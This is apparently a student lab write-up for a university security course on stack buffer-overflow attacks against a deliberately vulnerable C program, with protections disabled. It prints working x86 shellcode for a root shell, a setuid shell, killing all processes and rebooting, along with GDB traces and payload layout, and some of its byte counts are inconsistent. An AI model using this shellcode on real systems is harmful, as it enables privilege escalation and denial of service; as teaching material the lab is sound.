INTERNATIONAL INSTITUTE OF INFORMATION TECHNOLOGY

HYDERABAD

SYSTEM AND NETWORK SECURITY (CS5470)

LAB ASSIGNMENT 4: A PRACTICAL ETHICAL HACKING: BUFFER-OVERFLOW ATTACK

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STACK OVERFLOW

1.1 . What is Stack guard? What is ASLR protection?

- In 1998 GCC introduced StackGuard, which was successfully used in conjunction with other security hardening technologies to rebuild the Red Hat Linux 7.3 distribution (GCC 2.96-113).
- StackGuard works by inserting a small value known as a canary between the stack variables (buffers) and the function return address. When a stack-buffer overflows into the function return address, the canary is overwritten. During function return the canary value is checked and if the value has changed the program is terminated. Thus, reducing code execution to a mere denial of service attack. The performance cost of inserting and checking the canary is small for the benefit it brings, and can be reduced further if the compiler detects that no local buffer variables are used by the function so the canary can be safely omitted.
- Address Space Layout Randomization (ASLR) is a computer security technique which involves randomly positioning the base address of an executable and the position of libraries, heap, and stack, in a process's address space.
- The random mixing of memory addresses performed by ASLR means that an attack no longer knows at what address the required code (such as functions or ROP gadgets) is located. That way, rather than removing vulnerabilities from the system, ASLR attempts to make it more challenging to exploit existing vulnerabilities.


For the next 4 questions:

A. STACK.C FILE CODE:

```
//This program has a buffer overflow vulnerability
//The task is to exploit this vulnerability
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[64];
strcpy(buffer,str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE * malfile;
malfile = fopen("malfile", "r");
fread(str, sizeof(char), 517, malfile); bof(str);
printf("Returned Properly\n");
return 1;
}
```

B. Initial commands for Stack Overflow for Q(2-5):

- We are using a 32-Bit Ubuntu 14.04.
- Disabling the stack protection by using "**-fno-stack-protector"** while compiling the code.
- Making the stack executable by using "**-z execstack"** while compiling the code.
- Disabling ASLR (Address Space Layout Randomization) which is a default feature to protect attacks like Buffer Overflow. (**sudo sysctl -w kernel.randomize_va_space=0**)
- Setting permissions of the vulnerable program to be executable by any user and then tried running the file.


ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc stack.c -o stack -fno-stack-prote
ctor -z execstack
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo chmod 4755 stack
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function ‘main’:
exploit.c:31:18: warning: initialization makes integer from pointer without a cas
t [enabled by default]
long malAddress=(long *)&buffer + 80;
^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$

1.2 . Perform a stack overflow attack on the stack.c and launch shell as root under when Stack is executable stack and ASLR is turned off.

1.2.1. Shell Code


```
/* content of shell code */
const char code[] =
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x50" /* Line 2: pushl %eax */
"\x68""//sh" /* Line 3: pushl $0x68732f2f */
"\x68""/bin" /* Line 4: pushl $0x6e69622f */
"\x89\xe3" /* Line 5: movl %esp,%ebx */
"\x50" /* Line 6: pushl %eax */
"\x53" /* Line 7: pushl %ebx */
"\x89\xe1" /* Line 8: movl %esp,%ecx */
"\x99" /* Line 9: cdq */
"\xb0\x0b" /* Line 10: movb $0x0b,%al */
"\xcd\x80" /* Line 11: int $0x80 */
;
```

1.2.1. Shell code in assembly language to launch shell.


1.2.2. Debugging with GDB and logic to use shellcode:

We need to find point where function is returning to its return address. We are using brute force approach to find return address position in GDB. We are filling Many numbers of ‘A’ character + return address + No Operation + Shell code. But we need to find exact number of ‘A’ to fill in.


We set the address to be at 74As and 78As to find the pointer location of return address, but received faults/errors in gdb:


ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function ‘main’:
exploit.c:31:18: warning: initialization makes integer from pointer without a cas
t [enabled by default]
  long malAddress=(long *)&buffer + 80;
                  ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$ ./stack
Segmentation fault (core dumped)
ubuntu@ubuntu:~/Downloads/Assignment4$ gdb ./stack
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack

Program received signal SIGSEGV, Segmentation fault.
0x909090bf in ?? ()
(gdb)


ubuntu@ubuntu: ~/Downloads/Assignment4
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack


Program received signal SIGSEGV, Segmentation fault.
0x909090bf in ?? ()


ubuntu@ubuntu: ~/Downloads/Assignment4
(gdb) disas main
Dump of assembler code for function main:
   0x080484dc <+0>:   push   %ebp
   0x080484dd <+1>:   mov   %esp,%ebp
   0x080484df <+3>:   and $0xfffffff0,%esp
   0x080484e2 <+6>:   sub $0x220,%esp
   0x080484e8 <+12>:   movl $0x80485e0,0x4(%esp)
   0x080484f0 <+20>:   movl $0x80485e2,(%esp)
   0x080484f7 <+27>:   call   0x80483b0 <fopen@plt>
   0x080484fc <+32>:   mov   %eax,0x21c(%esp)
   0x08048503 <+39>:   mov   0x21c(%esp),%eax
   0x0804850a <+46>:   mov   %eax,0xc(%esp)
   0x0804850e <+50>:   movl $0x205,0x8(%esp)
   0x08048516 <+58>:   movl $0x1,0x4(%esp)
   0x0804851e <+66>:   lea   0x17(%esp),%eax
   0x08048522 <+70>:   mov   %eax,(%esp)
   0x08048525 <+73>:   call   0x8048360 <fread@plt>
   0x0804852a <+78>:   lea   0x17(%esp),%eax
   0x0804852e <+82>:   mov   %eax,(%esp)
   0x08048531 <+85>:   call   0x80484bd <bof>
   0x08048536 <+90>:   movl $0x80485ea,(%esp)
   0x0804853d <+97>:   call   0x8048380 <puts@plt>
   0x08048542 <+102>:   mov $0x1,%eax
   0x08048547 <+107>:   leave
   0x08048548 <+108>:   ret
End of assembler dump.
(gdb) break *0x0804852e
Breakpoint 1 at 0x804852e
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y

```
ubuntu@ubuntu: ~/Downloads/Assignment4

Starting program: /home/ubuntu/Downloads/Assignment4/stack

Breakpoint 1, 0x0804852e in main ()
(gdb) x/100x $esp
0xbfffeec0:     0xbfffeed7      0x00000001      0x00000205      0x0804b008
0xbfffeed0:     0x00000007      0x41000010      0x41414141      0x41414141
0xbfffeee0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffeef0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbfffef20:     0xbffff057      0x90909090      0x90909090      0x90909090
0xbfffef30:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef40:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef50:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef60:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef70:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef80:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffef90:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefa0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefb0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefc0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefd0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffefe0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffeff0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff000:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff010:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff020:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff030:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff040:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```


- We can see A's are stored in registers as 0x41(Ascii value of A in hex) + "Return Address" + 0x90 (No operation) + Shell code.
- Return Address is not at its exact position because A's are not added as exact frequency.

```
ubuntu@ubuntu: ~/Downloads/Assignment4
ubuntu@ubuntu:~/Downloads/Assignment4$ sudo gcc exploit.c -o exp
exploit.c: In function 'main':
exploit.c:31:18: warning: initialization makes integer from pointer without a cas
t [enabled by default]
  long malAddress=(long *)&buffer + 80;
                  ^
ubuntu@ubuntu:~/Downloads/Assignment4$ ./exp
ubuntu@ubuntu:~/Downloads/Assignment4$ gdb ./stack
GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./stack...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/ubuntu/Downloads/Assignment4/stack

Program received signal SIGSEGV, Segmentation fault.
0xf0574141 in ?? ()
(gdb)
```




- As We had put 78 A's, return address had showed 2 A in address which means we need to Add 76 A's and 4 byte of Return address followed by that.
- So finally, we know: 76 A's + 4 bytes Return Address + NOP + SHELLCODE is our structure for 517 bytes.

1.2.3. output:



Our Final output for running shell in root

1.2.4. your thoughts (How many no ops you used, why, what is return address, how it overflows)



The exploit.c file is vulnerable to buffer overflow attack because it is using the “strcpy” function (as does not make a check on size of the string it is copying).

Our file size is 517 bytes and buffer size is 64 bytes that means we can overflow it. We filled the entire 517 bytes with NO-Ops (\x90) and change the last 24 bytes with the shell code of the program.

As our buffer size is 64 bytes, the program will allocate it 56 bytes of memory and 4 bytes of EBP and 4 bytes of return address which we need to modify. So, we need to overwrite this address of malicious code so that our exploit program will return to the malicious code.

To find this return address, we took the address of random location i.e., 100 bytes in between those 517 bytes and fill that value after the 24th Byte of the buffer so that when our vuln program returns it should point to some No-Op code finally leading to the malicious code.

Hence, the shell is led to the malicious code & the shell is created with root access.

DETAILS OF BYTE &NOP DISTRIBUTION:

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 24 = 413 Bytes.**

1.3. Perform a stack overflow attack on the stack.c and launch shell as root and perform seteuid() under when Stack is executable stack and ASLR is turned off.

1.3.1. Content of shell code:

```
const char code[] =
"\x31\xdb"
        "\x8d\x43\x17"
        "\x99"
        "\xcd\x80"
        "\x31\xc9"
        "\x51"
        "\x68\x6e\x2f\x73\x68"
        "\x68\x2f\x2f\x62\x69"
        "\x8d\x41\x0b"
        "\x89\xe3"
        "\xcd\x80";
```


1.3.2. Logic to use shellcode

On compiling the exploit_seteuid file & then finally running stack file, the shell code sets the effective user ID of the calling process.

The shell code used is of 28 bytes.

```
"\x31\xdb"// xor%ebx,%ebx
"\x8d\x43\x17"        // lea    0x17(%ebx),%eax "\x99"// cltd"\xcd\x80";// int$0x80
"\x31\xc9" // xor%ecx,%ecx
"\x51"// push%ecx"\x68\x2f\x2f\x73\x68"// push$0x68732f2f"\x68\x2f\x62\x69\x6e"//
push$0x6e69622f
"\x8d\x43\x17"        // lea    0x17(%ebx),%eax "\x89\xe3"// mov%esp,%ebx"\xcd\x80";//
int$0x80
```

1.3.3 OUTPUT



1.3.4. YOUR THOUGHTS

The *seteuid()* function lets the calling process set the effective user ID, based on the following:

- If the process is the superuser, the *seteuid()* function sets the effective user ID to *uid*.
- If the process is not the superuser, and *uid* is equal to the real user ID or saved set-user ID, *seteuid()* sets the effective user ID to *uid*.

The real and saved user IDs are not changed.

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 28 = 409 Bytes.**

1.4. Perform a stack overflow attack on the stack.c and kill all processes when Stack is executable stack and ASLR is turned off. It is a kind of Denial of Service attack.

1.4.1 Content of shell code

```
const char code[] =
"\x6a\x25
\x58\x6a
\xff\x5b
\x6a\x09
\x59\xcd
\x80";
```

1.4.2 Logic to use shellcode

Linux kill shellcode **(11 bytes)**

```
*   push byte 37
*   pop eax
*   push byte -1
*   pop ebx
*   push byte 9
*   pop ecx
*   int 0x80
```


1.4.3 Output

BEFORE:

Command to count the number of processes running in Linux is as follows:

```
ps -e | wc -l
```

Before:



AFTER:

1.4.4 Your thoughts

The shell code is used to send signal to the processor to kill all the running processes in the system. Due to this command, user's process, system level process, and process started by other users – all are killed.

DETAILS OF BYTE &NOP DISTRIBUTION:

- Our final Badfile content (517 bytes): 76A's + 4 bytes Address + NOP + Shell code (24 bytes)
- **Total NOP(0x90) = 517 – 76 – 4 – 11 = 426 Bytes.**

1.5. Perform a stack overflow attack on the stack.c and reboot the system when Stack is executable stack and ASLR is turned off.

1.5.1 Content of Shell Code

```
"\xeb\x30\x5e\x31\xc0\x88\x46\x07\x88\x46\x0a\x88\x46\x11\x89\x76\x12\x8d\x5e\x08\x89\
x5e\x16\x8d\x5e\x0b\x89\x5e\x1a\x89\x46\x1e\xb0\x0b\x89\xf3\x8d\x4e\x12\x8d\x56\x1e\xc
d\x80\xb0\x01\x31\xdb\xcd\x80\xe8\xcb\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x23\x2d\x63
\x23\x72\x65\x62\x6f\x6f\x74\x23\x41\x41\x41\x41\x42\x42\x42\x42\x43\x43\x43\x43\x44\x
44\x44\x44";
```


1.5.2 Logic to use shellcode.

Linux reboot shellcode **(89 bytes)**

```
Disassembly of section .shellcode:

08049060 <_start>:
  8049060:  eb 30               jmp    8049092 <mycall>
08049062 <shellcode>:
  8049062:  5e                  pop    %esi
  8049063:  31 c0               xor    %eax,%eax
  8049065:  88 46 07            mov    %al,0x7(%esi)
  8049068:  88 46 0a            mov    %al,0xa(%esi)
  804906b:  88 46 11            mov    %al,0x11(%esi)
  804906e:  89 76 12            mov    %esi,0x12(%esi)
